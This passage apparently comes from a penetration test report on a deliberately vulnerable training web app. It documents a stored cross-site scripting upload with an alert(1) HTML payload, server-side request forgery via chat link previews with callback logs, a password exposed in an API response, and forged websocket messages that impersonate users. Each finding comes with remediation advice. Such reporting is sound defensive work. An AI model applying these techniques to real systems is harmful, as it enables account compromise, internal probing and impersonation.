Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/114.0.5735.199 Safari/537.36
Sec-Ch-Ua-Platform: ""
Accept: */*
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://example.app.netspa.vuln.netspi-u.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Content-Disposition: form-data; name="userId"
```

```
64a2bcd955e19fc3da4a8950
```

```
-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Content-Disposition: form-data; name="description"
```

```
netspi photo test
```

```
-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Content-Disposition: form-data; name="picture"; filename="netspi-xss.html"
Content-Type: text/html
```

```
<html>
  <body>
    <script>
      alert(1);
    </script>
  </body>
</html>
```

```
-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Content-Disposition: form-data; name="picturePath"
```

```
netspi-xss.html
```

```
-----WebKitFormBoundaryglgCBH6fhVCNLLMI--
```


HTTP Response:

```
HTTP/1.1 201 Created
Server: nginx
Date: Mon, 03 Jul 2023 14:23:04 GMT
```


```
Content-Type: application/json; charset=utf-8
Content-Length: 6631
Connection: close
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: cross-origin
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
ETag: W/"19e7-h/h0lGwIaWgju211IqIhbC8hvus"
Cache-Control: no-cache, no-store, never-cache, never-ever-cache
```

```
[
{
  "_id": "64a2bcd955e19fc3da4a8952",
  "userId": "64a2bcd955e19fc3da4a8947",
  "firstName": "Jake",
  "lastName": "Karnes",
  "location": "Portland, OR",
  "description": "Just hit the lottery and now this is what I eat for breakfast.",
  "picturePath": "post1.jpeg",
  "userPicturePath": "karnes.jpeg",
  "likes": {
    "64a2bcd955e19fc3da4a8946": true,
    "64a2bcd955e19fc3da4a8948": true,
    "64a2bcd955e19fc3da4a8949": true,
    "64a2bcd955e19fc3da4a894a": true
  },
  "comments": [
    "ooooo this looks good!",
    "Wish I could hit the lottery",
    "Jake! You should share that!"
  ],
  "__v": 0,
  "createdAt": "2023-07-03T12:19:38.062Z",
  "updatedAt": "2023-07-03T12:19:38.062Z"
},
[TRUNCATED]
{
  "_id": "64a2da2955e19fc3da4a899a",
  "userId": "64a2bcd955e19fc3da4a8950",
  "firstName": "NetSPI",
  "lastName": "Test",
  "location": "Test Location",
  "description": "netspi photo test",
  "picturePath": "netspi-xss.html",
  "userPicturePath": "netspi-logo.png",
  "likes": {},
  "comments": [],
  "createdAt": "2023-07-03T14:24:41.074Z",
  "updatedAt": "2023-07-03T14:24:41.074Z",
  "__v": 0
}
```

6. Navigate back to the homepage of the application, right-click on the modified image and then select "open image in new tab".



7. Observe that the Cross-Site Scripting payload executes the JavaScript in the client's browser when opened in a new tab.



2.3.3 Server-Side Request Forgery

Vulnerability Unique ID: 794536545

Severity: High

CVSS V3 Base Score: 7.7 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N)

OWASP 2021 Category: A10-Server-Side Request Forgery

Affected Assets and Services

ASSET	PORT(S)
35.92.63.156 - Application Frontend - https://example.app.netspa.vuln.netspi-u.com	443 tcp

Vulnerability Details

As part of the application workflow, the application established a connection to an external resource. It is

possible to modify the endpoint for this resource and force the application server to attempt to access a different location.

Recommendation

Ensure sensitive endpoint information stays server-side and is not modifiable by the client.

Affected URLs

URL
https://example.app.netspa.vuln.netspi-u.com


Verification


Scenario 1

NetSPI identified that the application will attempt to fetch a preview of a link sent in the public chat functionality. This is able to be misused by end-users to force the application server to make arbitrary HTTP or DNS requests to internal or attacker-controlled endpoints.


1. Authenticate to the application as any user while intercepting traffic in a proxying tool, such as Burp Suite.

2. Navigate to the group chat feature and then enter any arbitrary group name in the 'room' field. Press the 'Join/Create Room' button to proceed.






3. Enter a link to an arbitrary website and observe that the application fetches a preview of the provided link as part of the message.



4. Observe that by submitting a group chat message with a link to an attacker-controlled HTTP server, such as Burp Collaborator, the application server makes a request to the user specified endpoint.



Time	Type	Payload	Source IP address
2023-Jul-03 17:25:40.826 UTC	DNS	ttquv3owz6oxici1gkbd7pqfk6qxr2g	34.223.46.32
2023-Jul-03 17:25:40.828 UTC	DNS	ttquv3owz6oxici1gkbd7pqfk6qxr2g	44.242.180.203
2023-Jul-03 17:25:40.828 UTC	DNS	ttquv3owz6oxici1gkbd7pqfk6qxr2g	34.223.47.229
2023-Jul-03 17:25:40.830 UTC	DNS	ttquv3owz6oxici1gkbd7pqfk6qxr2g	34.223.46.32
2023-Jul-03 17:25:41.073 UTC	HTTP	ttquv3owz6oxici1gkbd7pqfk6qxr2g	35.93.146.241

2.4 Medium Severity Findings

2.4.1 Information Disclosure - Password in Server Response

Vulnerability Unique ID: 330178945

Severity: Medium

CVSS V3 Base Score: 6.5 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N)

OWASP 2021 Category: A4-Insecure Design

Affected Assets and Services

ASSET	PORT(S)
app.netspa.vuln.netspi-u.com - app.netspa.vuln.netspi-u.com	443 tcp

Vulnerability Details

A cleartext password is returned in a server response after a valid user has authenticated to the application. If a user leaves their computer unattended, a malicious user with physical access to the machine could recover the victim user's password from the browser.

Recommendation

The application should never return user credentials to the client. Change the application code to prevent

it from returning any user passwords in server responses.

Affected URLs

URL
https://app.netspa.vuln.netspi-u.com/users/{userID}

Verification

Scenario 1

NetSPI identified that the application returns the users password in cleartext in the servers response. This means that should an attacker be able to compromise the application, they may be able to extract this data using attacks such as cross-site scripting.

1. While proxying traffic through an application such as Burp Suite, authenticate to the application as any user.

2. Locate the above request in the proxy and observe the users' password is visible in cleartext in the response.

HTTP Request:

```
GET /users/642be095ede13d861a7fcc6a HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://jkeane.app.netspa.vuln.netspi-u.com/
Authorization: Bearer [REDACTED]
Credentials: include
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
```

HTTP Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 04 Apr 2023 08:35:02 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 498
Connection: close
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: cross-origin
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
ETag: W/"1f2-M1bU9NrOFRaC4oDxNU5q5keMkW8"
```

```
Strict-Transport-Security: max-age=63072000
Cache-Control: no-cache, no-store, never-cache, never-ever-cache
```

```
{
  "_id": "642be095ede13d861a7fcc6a",
  "firstName": "NetspiFirst",
  "lastName": "NetspiLast",
  "email": "test3@netspi.com",
  "password": "[REDACTED]",
  "cleartext": "[REDACTED]",
  "picturePath": "image.png",
  "friends": [],
  "twitter": "",
  "linkedin": "",
  "isAvatarImageSet": false,
  "avatarImage": "",
  "location": "NetspiLocation",
  "occupation": "NetspiOccupation",
  "viewedProfile": 1583,
  "impressions": 2044,
  "createdAt": "2023-04-04T08:32:21.419Z",
  "updatedAt": "2023-04-04T08:32:21.419Z",
  "__v": 0
}
```

2.4.2 Insufficient Input Validation - Client-Side Controls

Vulnerability Unique ID: 1701174535

Severity: Low

CVSS V3 Base Score: 6.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

OWASP 2021 Category: A3-Injection

Affected Assets and Services

ASSET	PORT(S)
api.netspa.vuln.netspi-u.com - api.netspa.vuln.netspi-u.com	443 tcp

Vulnerability Details

The application uses client-side input validation to ensure that the client inputs proper data to form fields. A malicious user can bypass the client-side controls and submit unexpected data to the application.

Impact

Insufficient input validation allows unexpected user input to be submitted to the application. This may modify the application behavior or render some portions of the application unusable.

Recommendation

Use client-side input validation and control only as a redundant form of input validation. Implement server-side input validation and controls that ensure any data received from users will be subject to validation even if the user disables any client-side controls.

Affected URLs

URL
https://api.netspa.vuln.netspi-u.com/chat/{chatID}

Verification


Scenario 1

NetSPI identified that the chat functionality of the application enables a user to type in messages, however it assumes they will do so using the UI. If an attacker modifies the websocket request using a proxy, they are able to change the sender, image and timestamp to impersonate another user or create inaccurate timestamps.

1. While proxying traffic through an application such as Burp suite, authenticate to the application and navigate to the affected URL.


2. Enter a name in the 'Enter room' box and click 'Join/Create Room'.

Create new chat room:



3. Type any value into the chat box and click the send icon. Locate the websocket request for this in your proxy.

Chat box:



Websocket To Server:


```
42["newChatMessage",{"body":"netspi","senderId":"gF7BQVX4XA7DffveAAA1","userImage":"scheetz.png","timestamp":"06/04/2023, 08:17:26","username":"Cool Jake"}]
```

4. Edit the websocket request to alter the senderID to another userID, the image to another image stored on the server, the timestamp to another date and the username to another name. Resend the request and observe that this is successful and appears that the message has originated from another user using a user-supplied timestamp.

Updated websocket to server:

```
42["newChatMessage",{"body":"netspi","senderId":"642d71685dcfc31a330e50a4","userImage":"rafi.png","timestamp":"06/04/2021, 08:20:30","username":"Rafi"}]
```

Chat result:



2.5 Low Severity Findings

2.5.1 Information Disclosure - Verbose Error Message

Vulnerability Unique ID: 1386576502

Severity: Low

CVSS V3 Base Score: 3.7 (CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N)

OWASP 2021 Category: A5-Security Misconfiguration

Affected Assets and Services

ASSET	PORT(S)
app.netspa.vuln.netspi-u.com - app.netspa.vuln.netspi-u.com	443 tcp

Vulnerability Details

The application returns verbose error messages. Verbose error messages may contain sensitive information such as the type and version of software in use on the server, application code, internal host names, or server paths that should not be returned to the end user.

Impact

Knowing whether certain inputs trigger a server error can aid or inform an attacker of potential vulnerabilities. Additionally, information disclosed in detailed error messages may allow further attacks against the target environment.

Recommendation

